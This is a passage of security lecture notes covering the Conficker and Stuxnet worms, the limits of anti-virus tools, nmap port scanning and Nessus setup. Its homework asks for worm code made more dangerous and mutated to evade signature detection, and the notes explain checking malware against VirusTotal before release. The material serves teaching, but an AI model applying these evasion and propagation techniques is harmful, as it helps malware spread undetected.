


Figure 2: *A disassembler-inferred control-flow diagram for Conficker.C (This figure is from* `http://mtc.sri.com/Conficker/addendumC` *)*

first of these mutex objects is named `Global\<string>-7`, the second `Global\<string>-99`, and the last named with a string that is derived randomly form the PID of the process executing the worm DLL.]

– The ".C" variant had enhanced capabilities with regard to suppressing any attempts to eliminate the worm. [The SRI report mentions that the ".C" variant spawned a security product disablement thread. "This thread disabled critical host security services, such as the Windows defender, as well as the services that delivered security patches and software updates. ... The thread then spawned a new security process termination thread, which continually monitored and killed processes whose names matched a blacklisted set of 23 security products, hot fixes, and security diagnostic tools."]

– As stated in Section 22.7, the ".A" and ".B" versions produced daily a set of randomly constructed 250 host/domain names that an infected machine reached out to periodically for either updating itself or updating its payload. **The ".C" variant generated 50,000 such names on a daily basis.** However, of these 50,000 names, only 500 were queried once a day.

22.7: THE STUXNET WORM

- This worm made a big splash in July 2010.

- As computer worms go, Stuxnet is in a category unto itself. As you now know, worms have generally been programmed to attack *personal* computers, particularly the computers running the Windows operating systems, for such nefarious purposes as stealing credit-card or bank information, sending out spam, mounting coordinated denial-of-service attacks on enterprise machines, etc. Stuxnet, on the other hand, was designed specifically to attack a particular piece of industrial software known as SCADA. [SCADA stands for Supervisory Control and Data Acquisition. It is a key piece of software that has allowed for much factory and process control automation. With SCADA, a small team of operators can monitor an entire production process from a control room and, when so needed, make adjustments to the parameters in order to optimize the production. As to what parameters can be monitored, the list is endless — it depends on what type of process is being monitored by SCADA. In discrete parts manufacturing, the parameters could be the speeds of the conveyor belts, calibration parameters of production devices, parameters related to the optimized operation of key equipment, parameters related to emissions into the environment, etc. Here is a brief list of where SCADA is used: climate control in large interiors, nuclear power plants, monitoring and control of mass transit systems, water management systems, digital pager alarm systems, monitoring of space flights and satellite systems, etc. With web based SCADA, you could monitor and control a process that is geographically distributed over a wide area.] It has been conjectured in the news media

that the purpose of Stuxnet was to harm the processes related to the production of nuclear materials in certain countries.

- The Stuxnet worm was designed to attack the SCADA systems used in the industrial gear supplied by Siemens for process control — presumably because it was believed that such industrial equipment was used by the nuclear development industry in certain countries.

- A German engineer, Ralph Langner, who was the first to analyze the worm, has stated that the worm was designed to jump from personal computers to the Siemens computers used for SCADA-based process control. Once it had infiltrated SCADA, it could fake the data sent by the sensors to the central monitors so that the human operators would not suspect that anything was awry, while at the same time creating potentially destructive malfunction in the operation of the centrifuges used for uranium enrichment. More specifically, the worm caused the frequency converters used to control the centrifuge speeds to raise their frequencies to a level that would cause the centrifuges to rotate at too high a speed and to eventually self-destruct.

- If all of the media reports about Stuxnet are to be believed, this is possibly the first successful demonstration of one country attacking another through computer networks and causing serious harm.

- Apart from its focus on a specific implementation of the SCADA software and, within SCADA, its focus on particular parameters related to specific industrial gear, there exist several similarities between the Conficker work and the Stuxnet worm. At the least, one of the three vulnerabilities exploited by the Stuxnet worm is the same as that by the Conficker work, as explained in the rest of this section.

- For a detailed analysis of the Stuxnet worm, see the report by the security company Trend Micro at `http://threatinfo.trendmicro.com/vinfo/web_attacks/Stuxnet%20Malware%20Targeting%20SCADA%20Systems.html` Trend Micro also makes available a tool that can scan your disk files to see if your system is infected with this worm: `http://blog.trendmicro.com/stuxnet-scanner-a-forensic-tool/`

- The Stuxnet worm exploits the following vulnerabilities in the Windows operation system:

  – Propagation of the worm is facilitated by the MS10-061 vulnerability related to the print spooler service in the Windows platforms. This allows the worm to spread in a network of computers that share printer services.

  – The propagation and local execution of the worm is enabled by the same Windows MS08-067 vulnerability related to remote code execution that we described earlier in Section 22.6. As

you will recall from Section 22.6, if a machine is running a pre-patched version of the Windows Server Service `svchost.exe` and you send it a specially crafted string on its port 445, you can get the machine to download a copy of malicious code using the HTTP protocol from another previously infected machine and store it as a DLL, etc. See Section 22.6 for further details.

– The worm can also propagate via removable disk drives through the MS10-046 vulnerability in the Windows shell. As stated in the Microsoft bulletin related to this vulnerability, it allows for remote code execution if a user clicks on the icon of a specially crafted shortcut that is displayed on the screen. MS10-046 is also referred to as the Windows shortcut vulnerability as it relates to the `.LNK` suffixed link files that serve as pointers to actual `.exe` files.

22.8: HOW AFRAID SHOULD WE BE OF VIRUSES AND WORMS?

- The short answer is: **very afraid**. Viruses and worms can certainly clog up your machine, steal your information, and cause your machine to serve as a zombie in a network of such machines controlled by bad guys to provide illegal services, spew out spam, spyware, and such.

- For a long answer, it depends on your computing habits. To offer myself as a case study:

  My Windows computers at home do not have anti-virus software installed (intentionally), yet none has been infected so far (knock on wood!!). **This is NOT a recommendation against anti-virus tools on your computer.** My computers have probably been spared because of my personal computing habits: (1) My email host is a Unix machine at Purdue; (2) I have a very powerful spam filter (of my own creation) on this machine that gets rid of practically all of the unsolicited junk; (3) The laptop on which I read my email is a Linux (Ubuntu) machine; (4) The several Windows machines that I have at home are meant for the Windows Office suite of software utilities and for amusement and entertainment;

(5) When I reach out to the internet from the Windows machines, I generally find myself visiting the same newspaper and other such sites every day; (6) Yes, it is true that Googling can sometimes take me into unfamiliar spaces on the internet, but, except for occasionally searching for the lyrics of a song that has caught my fancy, I am unlikely to enter malicious sites (the same can be said about the rest of my family); and, finally — and probably most importantly — (7) my home network is behind a router and therefore benefits from a generic firewall in the router. What that means is that there is not a high chance of malware landing in my Windows machines from the internet. The point I am making is that even the most sinister worm cannot magically take a leap into your machine just because your machine is connected to the internet provided you are careful about sharing resources with other machines, about how you process your email (especially with regard to clicking on attachments in unsolicited or spoofed email), what sites you visit on the internet, etc.

- **You must also bear in mind the false sense of security that can be engendered by the anti-virus software.** If my life's calling was creating new viruses and worms, don't you think that each time I created a new virus or a worm, I would first check it against all the malware signatures contained in the latest versions of the anti-virus tools out there? Obviously, I'd unleash my malware only if it cannot be detected by the latest signatures. [**It is easy to check a new virus against the signatures known to anti-virus vendors by uploading the virus file to a web site such as** `www.virustotal.com`**. Such sites send back a report — free of charge — that tells you which vendor's anti-virus software recognized the virus and, if it did, under what signature.**] What that means is that I would be able to cause a lot

of damage out there before the software companies start sending out their patches and the anti-virus companies start including the new signature in their tools. Additionally, if I selectively target my malware, that is, infect the machines only within a certain IP address block, the purveyors of anti-virus tools may not even find out about my malware for a long time and, in the meantime, I could steal a lot of information from the machines in that IP block.

- Additionally, if you are a virus writer based in a country where you are not likely to be hunted down by the law, you could write a script that automatically spits out (every hour or so) a new variant of the same virus by injecting dummy code into it (which would change the signature of the virus). It would be impossible for the anti-virus folks to keep up with the changing signatures.

- Another serious shortcoming of anti-virus software is that it only scans the files that are written out to your disk for any malicious code. Now consider the case when an adversary is attacking your machine with new worm-bearing payloads crafted with the help of the powerful Metasploit Framework [See Lecture 23 for the Metasploit Framework.] with the intention of depositing in the *fast memory* of your machine a piece of code meant to scan your disk files for information related to your credit cards and bank account. The adversary has no desire for this malicious code to be stored as a disk file in your computer. It is just a one-time attack, but a potentially dangerous one. An anti-virus tool that only scans the

disk files will not be able to catch this kind of an attack.

- Considering all of these shortcomings of anti-virus software, what can a computer user do to better protect his/her machine against malware? At the very least, you should place all of your passwords (and these days who does not have zillions of passwords) and other personal and financial information in an encrypted file. **It is so ridiculously easy to use something like a GPG encrypted file that is integrated seamlessly with all major text editors.** That is, when you open a ".gpg" file with an editor like `emacs` (my favorite editor), it is no different from opening any other text file — except for the password you'll have to supply. With this approach, you have to remember only one master password and you can place all others in a ".gpg" file. GPG stands for the Gnu Privacy Guard. I should also mention that for `emacs` to work with the ".gpg" files in the manner I have described, you do have to insert some extra code in your `.emacs` file. This addition to your `.emacs` is easily available on the web.

- For enterprise level security against viruses and worms, if your machine contains information that is confidential, at the least you would also need an IDS engine in addition to the anti-virus software. [IDS, as mentioned in Lecture 23, stands for Intrusion Detection System. Such a system can be programmed to alert you whenever there is an attempt to access certain designated resources (ports, files, etc.) in your machine.] You could also use IPS (which stands for Intrusion Prevention System) for filtering

out designated payloads before they have a chance to harm your system and encryption in order to guard the information that is not meant to leave your machine in a manner unbeknownst to you or, if it does leave your machine, that would be gibberish to whomsoever gets hold of it. Obviously, all of these tools meant to augment the protection provided by anti-virus software create additional workload for a computer user (and, as some would say, take the fun out of using a computer).

- On account of the shortcomings that are inherent to the anti-virus software, security researchers are also looking at alternative approaches to keep your computer from executing malware. These new methods fall in two categories: (1) white listing and (2) behavior blocking.

- On a Windows machine, an anti-malware defense based on white-listing implies constructing a list of the DLLs that are allowed to be executed on the machine. One of the problems with this approach is that every time you download, say, a legitimate patch for some legal software on your machine, you may have to modify the white list since the patch may call for executing new DLLs. It is not clear if a non-expert user of a PC would have the competence — let alone the patience — to do that.

- Anti-malware defense based on behavior blocking uses a large number of attributes to characterize the behavior of executable code. These attributes could be measured automatically by exe-

cuting the code in, say, a chroot jail (See Lecture 17 for what that means) on your machine so that no harm is done. Subsequently, any code could be barred from execution should its attributes turn out to be suspect.

22.9: HOMEWORK PROBLEMS

1. The best tools against malware are built by those good guys who have the ability to think like the bad guys. [One reason why it is so easy to do bad deeds on the internet is that its foundational protocols were designed by genuinely good people who could never have imagined that there would be people out there who might want to make their living through identity theft, credit-card theft, incessant spamming, etc.] So think about how you can modify the code in `FooVirus.pl` and `AbraWorm.pl` to turn these scripts into truly dangerous tools.

2. What is the relationship between the `svchost.exe` program and the DLLs in your Windows machine? What is the role of the `svchost` process at the system boot time?

3. What is it about the `svchost.exe` program in a Windows machine that makes its vulnerabilities particularly deadly?

4. Describe briefly the three principal propagation mechanisms for the Conficker worm?

5. How does the Conficker worm drop a copy of itself in the hard disks of the other computers that are mapped in your computer?

More to the point, how does the worm get the permissions it needs in order to be able to write to the memory disks that belong to the other machines in the network?

6. What is a honeypot in network security research? And, what is a honeynet?

7. **Programming Assignment:**

   Taking cues from the code shown for `AbraWorm.pl` in Section 22.4, turn the `FooVirus` virus of Section 22.2 into a worm by incorporating networking code in it. The resulting worm will still infect only the '.foo' files, but it will also have the ability to hop into other machines.

8. **Programming Assignment:**

   Modify the code `AbraWorm.pl` code in Section 22.4 so that no two copies of the worm are exactly the same in all of the infected hosts at any given time. One way to accomplish this would be by inserting worm alteration code after the comment line

```
# Finally, deposit a copy of AbraWorm.pl at the target host:
```

   that you see near the end of the main infinite loop in the script. This additional code in the worm could insert some extra newline characters between a randomly chosen set of lines, some extra randomly selected characters in the comment blocks, some extra white space between the identifiers in each statement at

randomly chosen places, and so on. And if you are ambitious, you can get the worm to modify the code in more significant ways (without altering its overall logic) before depositing a copy of itself in a target host. For example, since you can use different control structures for infinite loops, you could randomly choose from amongst a given set of possibilities for each new version of the worm. The net result of all these changes on the fly will be that you will make it much harder for the worm to be recognized with simple signature based recognition algorithms.

9. **Programming Assignment:**

If you examine the code in the worm script `AbraWorm.pl` in Section 22.4, you'll notice that, after the worm has broken into a machine, it examines only the top-level directory of the username for the files containing the magic string "abracadabra." Extend the worm code so that it descends down the directory structure and examines the files at every level. If you are unfamiliar with how to write scripts for directory scanning, you will see Perl examples for that in Section 2.16 of Chapter 2 and Python examples in Section 3.14 of Chapter 3 in my book "Scripting with Objects."

Lecture 23: Port and Vulnerability Scanning, Packet Sniffing, Intrusion Detection, and Penetration Testing

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

April 4, 2017
3:54pm

Goals:

- Port scanners
- The nmap port scanner
- Vulnerability scanners
- The Nessus vulnerability scanner
- Packet sniffers
- Intrusion detection
- The Metasploit Framework
- The Netcat utility

CONTENTS

23.1: PORT SCANNING

- See Section 21.1 of Lecture 21 for the mapping between the ports and many of the standard and non-standard services. As mentioned there, each service provided by a computer monitors a specific port for incoming connection requests. There are 65,535 different possible ports on a machine.

- The main goal of port scanning is to find out which ports are **open**, which are **closed**, and which are **filtered**.

- Looking at your machine from the outside, a given port on your machine is **open** if you are running a server program on the machine and the port is assigned to the server. If you are not running any server programs, then, from the outside, no ports on your machine are open. This would ordinarily be the case with a brand new laptop that is not meant to provide any services to the rest of the world. But, even with a laptop that was "clean" originally, should you happen to click accidently on an email attachment consisting of malware, you could inadvertently end up installing a server program in your machine.

- When we say a port is **filtered**, what we mean is that the packets passing through that port are subject to the filtering rules of a firewall.

- If a port on a remote host is **open** for incoming connection requests and you send it a SYN packet, the remote host will respond back with a SYN+ACK packet (see Lecture 16 for a discussion of this).

- If a port on a remote host is **closed** and your computer sends it a SYN packet, the remote host will respond back with a RST packet (see Lecture 16 for a discussion of this).

- Let's say a port on a remote host is **filtered** with something like an `iptables` based packet filter (see Lecture 18) and your scanner sends it a SYN packet or an ICMP ping packet, you may not get back anything at all.

- A frequent goal of port scanning is to find out if a remote host is providing a service that is vulnerable to buffer overflow attack (see Lecture 21 for this attack).

- Port scanning may involve all of the 65,535 ports or only the ports that are well-known to provide services vulnerable to different security-related exploits.

23.1.1: Port Scanning with Calls to `connect()`

- The simplest type of a scan is made with a call to **`connect()`**. The manpage for this system call on Unix/Linux systems has the following prototype for this function:

```
#include <sys/socket.h>

int connect(int socketfd, const struct sockaddr *address, socklen_t address_len);
```

  where the parameter **`socketfd`** is the file descriptor associated with the internet socket constructed by the client (with a call to three-argument **`socket()`**), the pointer parameter **`address`** that points to a **`sockaddr`** structure that contains the IP address of the remote server, and the parameter **`address_len`** that specifies the length of the structure pointed to by the second argument.

- A call to **`connect()`** if successful completes a three-way handshake (that was described in Lecture 16) for a TCP connection with a server. The header file **`sys/socket.h`** includes a number of definitions of structs needed for socket programming in C.

- When **`connect()`** is successful, it returns the integer 0, otherwise it returns -1.

- In a typical use of `connect()` for port scanning, if the connection succeeds, the port scanner immediately closes the connection (having ascertained that the port is open).

23.1.2: Port Scanning with TCP SYN Packets

- Scanning remote hosts with SYN packets is probably the most popular form of port scanning.

- As discussed at length in Lecture 16 when we talked about SYN flooding for DoS attacks, if your machine wants to open a TCP connection with another machine, your machine sends the remote machine a SYN packet. If the remote machine wants to respond positively to the connection request, it responds back with a SYN+ACK packet, that must then be acknowledged by your machine with an ACK packet.

- In a port scan based on SYN packets, the scanner machine sends out SYN packets to the different ports of a remote machine. When the scanner machine receives a SYN+ACK packet in return for a given port, the scanner can be sure that the port on the remote machine is open. It is the "duty" of a good port-scanner to immediately send back to the target machine an RST packet in response to a received SYN+ACK packet so that the half-open TCP circuit at the target is closed immediately.

- Ordinarily, when a target machines receives a SYN packet for a closed port, it sends back an RST packet back to the sender.

- Note that when a target machine is proteced by a packet-level firewall, it is the firewall rules that decide what the machine's response wil be to a received SYN packet.

23.1.3: The nmap Port Scanner

- `nmap` stands for "network map". This open-source scanner, developed by Fyodor (see `http://insecure.org/`), is one of the most popular port scanners for Unix/Linux machines. There is good documentation on the scanner under the "Reference Guide" button at `http://nmap.org/`.

- `nmap` is actually more than just a port scanner. In addition to listing the open ports on a network, it also tries to construct an inventory of all the services running in a network. It also tries to detect as to which operating system is running on each machine, etc.

- In addition to carrying out a TCP SYN scan, `nmap` can also carry out TCP `connect()` scans, UDP scans, ICMP scans, etc. [Regarding UDP scans, note that SYN is a TCP concept, so there is *no* such thing as a UDP SYN scan. In a UDP scan, if a UDP packet is sent to a port that is *not* open, the remote machine will respond with an ICMP port-unreachable message. So the absence of a returned message can be construed as a sign of an open UDP port. However, as you should know from Lecture 18, a packet filtering firewall at a remote machine may prevent the machine from responding with an ICMP error message even when a port is closed.]

- As listed in its manpage, `nmap` comes with a large number of options for carrying out different kinds of security scans of a network. In order to give the reader a taste of the possibilities incorporated in these options, here is a partial description of the entries for a few of the options:

  -sP : This option, also known as the "ping scanning" option, is **for ascertaining as to which machines are up in a network**. Under this option, nmap sends out ICMP echo request packets to every IP address in a network. Hosts that respond are up. But this does not always work since many sites now block echo request packets. To get around this, nmap can also send a TCP ACK packet to (by default) port 80. If the remote machine responds with a RST back, then that machine is up. Another possibility is to send the remote machine a SYN packet and wait for an RST or a SYN/ACK. `For root users, nmap uses both the ICMP and ACK techniques in parallel.` For non-root users, only the TCP `connect()` method is used.

  -sV : This is also referred to as "Version Detection". After nmap figures out which TCP and/or UDP ports are open, it next tries to figure out what service is actually running at each of those ports. A file called `nmap-services-probes` is used to determine the best probes for detecting various services. In addition to determine the service protocol (http, ftp, ssh, telnet, etc.), nmap also tries to determine the application name (such as Apache httpd, ISC bind, Solaris telnetd, etc.), version number, etc.

-sT : The "-sT" option carries out a TCP `connect()` scan. See Section 23.1.1 for port scanning with calls to `connect()`.

-sU : This option sends a dataless UDP header to every port. As mentioned earlier in this section, the state of the port is inferred from the ICMP response packet (if there is such a response at all).

- If nmap is compiled with OpenSSL support, it will connect to SSL servers to figure out the service listening behind the encryption.

- To carry out a port scan of your own machine, you could try (called as root)

```
nmap -sS localhost
```

The "-sS" option carries out a SYN scan. If you wanted to carry out an "aggressive" SYN scan of, say, `moonshine.ecn.purdue.edu`, you would call as root:

```
nmap -sS -A moonshine.ecn.purdue.edu
```

where you can think of the "-A" option as standing for either "aggressive" or "advanced." This option enables OS detection, version scanning, script scanning, and more. [IMPORTANT: If the target machine has the DenyHosts shield running to ward off the dictionary attacks (See Lecture 24 for what that means) and you repeatedly scan that machine with the '-A' option turned on, your IP address may become quarantined on the target

machine (assuming that port 22 is included in the range of the ports scanned). When that happens, you will not be able to SSH into the target machine. The reason I mention this is because, when first using `nmap`, most folks start by scanning the machines they normally use for everyday work. Should the IP address of your machine become inadvertently quarantined in an otherwise useful-to-you target machine, you will have to ask the administrator of the target machine to restore your SSH privileges there. This would normally require deleting your IP address from six different files that are maintained by DenyHosts.]

- You can limit the range of ports to scan with the "-p" option, as in the following call which will cause only the first 1024 ports to be scanned:

```
nmap -p 1-1024 -sT moonshine.ecn.purdue.edu
```

- The larger the number of router/gateway boundaries that need to be crossed, the less reliable the results returned by **nmap**. As an illustration, I rarely get accurate results with **nmap** when I am port scanning a Purdue machine from home. [When scanning a remote machine several hops away, I sometimes get better results with my very simple port scanner `port_scan.pl` shown in Lecture 16. But, obviously, that scanner comes nowhere close to matching the amazing capabilities of `nmap`.]

- When I invoked nmap on localhost, I got the following result

```
Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2007-03-14 10:20 EDT
Interesting ports on localhost.localdomain (127.0.0.1):
(The 1648 ports scanned but not shown below are in state: closed)
```

```
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
465/tcp  open  smtps
587/tcp  open  submission
631/tcp  open  ipp
814/tcp  open  unknown
953/tcp  open  rndc
1241/tcp open  nessus
3306/tcp open  mysql

Nmap run completed -- 1 IP address (1 host up) scanned in 0.381 seconds
```

- By default, **nmap** first pings a remote host in a network before scanning the host. The idea is that if the machine is down, why waste time by scanning all its ports. But since many sites now block/filter the ping echo request packets, this strategy may bypass machines that may otherwise be up in a network. To change this behavior, the following sort of a call to **nmap** may produce richer results (at the cost of slowing down a scan):

  ```
  nmap -sS -A -P0 moonshine.ecn.purdue.edu
  ```

  The '-P0' option (the second letter is 'zero') tells **nmap** to **not** use ping in order to decide whether a machine is up.

- **nmap** can make a good guess of the OS running on the target machine by using what's known as "TCP/IP stack fingerprinting." It sends out a series of TCP and UDP packets to the target machine and examines the content of the returned packets for

the values in the various header fields. These may include the sequence number field, the initial window size field, etc. Based on these values, `nmap` then constructs an OS "signature" of the target machine and sends it to a database of such signatures to make a guess about the OS running on the target machine.

23.2: VULNERABILITY SCANNING

- The terms *security scanner*, *vulnerability scanner*, and *security vulnerability scanner* all mean roughly the same thing. Any such "system" may also be called just a *scanner* in the context of network security. Vulnerability scanners frequently include port scanning.

- A vulnerability scanner scans a specified set of ports on a remote host and tries to test the service offered at each port for its known vulnerabilities.

- Be forewarned that an aggressive vulnerability scan may crash the machine you are testing. It is a scanner's job to connect to all possible services on all the open ports on a host. By the very nature of such a scan, a scanner will connect with the ports and test them out in quick succession. If the TCP engine on the machine is poorly written, the machine may get overwhelmed by the network demands created by the scanner and could simply crash. **That's why many sysadmins carry out security scans of their networks no more than once a month or even once a quarter.**

23.2.1: The Nessus Vulnerability Scanner

- According to the very useful web site "Top 125 Network Security Tools" (`http://sectools.org`), the source code for Nessus, which started out as an open-source project, was closed in 2005. Now for commercial applications you have to maintain a paid subscription to the company Tenable Computer Networks for the latest vulnerability signatures. However, it is still free for personal and non-commercial use. [The `http://sectools.org` website is a very useful place to visit to get an overview of the most commonly used computer security tools today. This website is maintained by the same folks who bring you the `nmap` scanner.]

- Nessus is a *remote security scanner*, meaning that it is typically run on one machine to scan all the services offered by a remote machine in order to determine whether the latter is safeguarded against all known security exploits.

- According to the information posted at `http://www.nessus.org`: Nessus is the world's most popular vulnerability scanner that is used in over 75,000 organizations world-wide.

- The "Nessus" Project was started by Renaud Deraison in 1998. In 2002, Renaud co-founded Tenable Network Security with Ron Gula, creator of the Dragon Intrusion Detection System and Jack

Huffard. Tenable Network Security is the owner, sole developer and licensor for the Nessus system.

- The Nessus vulnerability scanning system consists of a server and a client. They can reside in two separate machines.

- The server program is called **nessusd**. This is the program that "attacks" other machines in a network. In a standard install of this software, the server is typically at the path `/opt/nessus/sbin/nessusd`.

- The client program is called **nessus**. The client, at the path `/opt/nessus/bin/nessus`, orchestrates the server, meaning that it tells the server as to what forms of attacks to launch and where to deposit the collected security information. The client packages different attack scenarios under different names so that you can use the same attack scenario on different machines or different attack scenarios on the same machine.

- While the server **nessusd** runs on a Unix/Linux machine, it is capable of carrying out a vulnerability scan of machines running other operating systems.

- The security tests for the Nessus system are written in a special scripting language called **Network Attack Scripting Language**

(NASL). Supposedly, NASL makes it easy to create new security tests.

- Each security test, written in NASL, consists of an **external plugin.** There are currently over 70,000 plugins available. New plugins are created as new security vulnerabilities are discovered. The command `nessus-update-plugins` can automatically update the database of plugins on your computer and do so on a regular basis.

- The client tells the server as to what category of plugins to use for the scan.

- Nessus can detect services even when they are running on ports other than the standard ports. That is, if the HTTP service is running at a port other than 80 or TELNET is running on a port other than port 23, Nessus can detect that fact and apply the applicable tests at those ports.

- Nessus has the ability to test SSLized services such as HTTPS, SMTPS, IMAPS, etc.

23.2.2: Installing Nessus

- I went through the following steps to install this tool on my Ubuntu laptop:

  – I downloaded the debian package from the Nessus website and installed it in my laptop with the following command:

    ```
    dpkg -i Nessus-5.0.0-ubuntu1010_amd64.deb
    ```

    When the package is installed, it displays the following message

    ```
    All plugins loaded:
     - You can start nessusd by typing /etc/init.d/nessusd start
     - Then go to https://pixie:8834/ to configure your scanner
    ```

    where "pixie" is the name of my laptop. Installation of the package will deposit all the Nessus related software in the various subdirectories of the `/opt/nessus/` directory. In particular, all the client commands are placed in the `bin` subdirectory and all the root-required commands in the `sbin` directory. What that implies is that you must include `/opt/nessus/bin/` in the pathname for your account and `/opt/nessus/sbin/` in the pathname for the root account. You must also include `/opt/nessus/man/` in your `MANPATH` to access the documentation pages for Nessus.

  – As root, you can now fire up the `nessusd` server by executing:

```
/etc/init.d/nessusd start
```

You can see that the Nessus server is up and running by doing any of the following:

```
netstat -n | grep tcp
netstat -tap | grep LISTEN
netstat -pltn | grep 8834
```

Any of these commands will show you that the Nessus server is running and monitoring port 8834 for scan requests from Nessus clients.

– Now, in accordance with the message you saw when you installed the debian package, point your web browser to `https://pixie:8834/` (with "pixie" replaced by the name you have given to your machine) to start up the web based wizard for installing the rest of the server software (mainly the plugins you need for the scans) through a feed from `http://support.tenable.com`. The web-based wizard will take you directly to this URL after you have indicated whether you want a home feed or a professional feed. Go for home feed for now — it's free. I believe the professional feed could set you back by around $1500 a year. When you register your server at the URL, you will receive a feed key that you must enter in the wizard for the installation to continue. If you are running a spam filter, make sure that it can accept email from `nessus.org`.

– After you have entered the feed key in the install wizard in your web browser, you will be asked for a username and a pass-

word in your role as a sysadmin for the Nessus server. (Note that this is comparable to a root privilege). Should you forget the password, you can re-create a new sysadmin password by executing the command '`/opt/nessus/sbin/nessus-chpasswd admin`' as root.

– After you you have entered the above info, the Nessus server will download all the plugins. I think there are over 40,000 of these plugins for all sorts of vulnerability scans. **Each plugin is based on a unique vulnerability signature.** Eventually, you will see a screen with the heading "Nessus Vulnerability Scanner". Under the header, you will see a bar that has "Listing Scans" on the left and a button for "New Scan" on the right. Click on the "New Scan" button to create a test scan to play with.

- If you wish to allow multiple clients (who may be on different hosts in a network) to run scan through your Nessus server, you can do that by executing the following command as root

```
nessus-adduser
```

  For further information on this command, do '`man nessus-adduser`'. You can also remove users (clients) by executing as root the command '`nessus-rmuser`'.

- By the way, you can update your plugins by executing the command '`sudo ./nessus-update-plugins`' in the `/opt/nessus/sbin/`

directory. This updating step only works if your server is registered with `http://www.nessus.org/register/`.

- You will find all the plugins in the following directory machine where the server is installed:

  `/opt/nessus/lib/nessus/plugins/`

  After you have updated the plugins, you can do '`ls -last | more`' in the above directory to see what sort of plugins were installed in the latest update.

- **Regarding the speed with which new updates to the plugins are made available by Nessus:** By this time (meaning, April 9, 2014), most have heard of the "Heartbleed bug" in OpenSSL that was discovered only two days back. When I updated the Nessus plugins earlier today, there is already a new plugin available for testing for this vulnerability. The name of the plugin is `openssl_heartbleed.nasl` and you can find it in the `/opt/nessus/lib/nessus/plugins/` directory. [In case you do not know, the Heartbleed bug is caused by improper handling of the Heartbeat Extension packets that allows an attacker to send specially crafted heartbeat packets to a server. That triggers a buffer over-read through which an attacker can download 64 kilobytes of process memory with each exchange of the heartbeat message. (See Section 20.4.4 of Lecture 20 for what I mean by heartbeat messages). In general, this memory will contain the private keys, the passwords, etc., that have been cached by the server for its interaction with the clients. CVE-2014-0160 is the official reference to this bug. CVE (Common Vulnerabilities and Exposures) is the Standard for Information Security Vulnerability Names as maintained by MITRE.]

23.2.3: About the Nessus Client

- When you install the debian package as described in the previous subsection, the web-based install wizard I described there eventually takes you to a web based client. Note that it is the client's job to tell the server what sort of a vulnerability scan to run on which machines.

- Nessus also gives you a command-line client in the `/opt/nessus/bin` directory. The name of the client is `nessus`. If you do '`man nessus`', you will see examples of how to call the client on a targeted machine. The vulnerability scan carried out by the command-line client depend on the information you place in scan config file whose name carries the `.nessus` suffix.

- The basic parameters of how the `nessus` client interacts with a Nessus server are controlled by the automatically generated `.nessusrc` file that is placed in client user's home directory.

23.3: PACKET SNIFFING

- A packet sniffer is a passive device (as opposed to a port or vulnerability scanners that by their nature are "active" systems).

- Packet sniffers are more formally known as **network analyzers** and **protocol analyzers**.

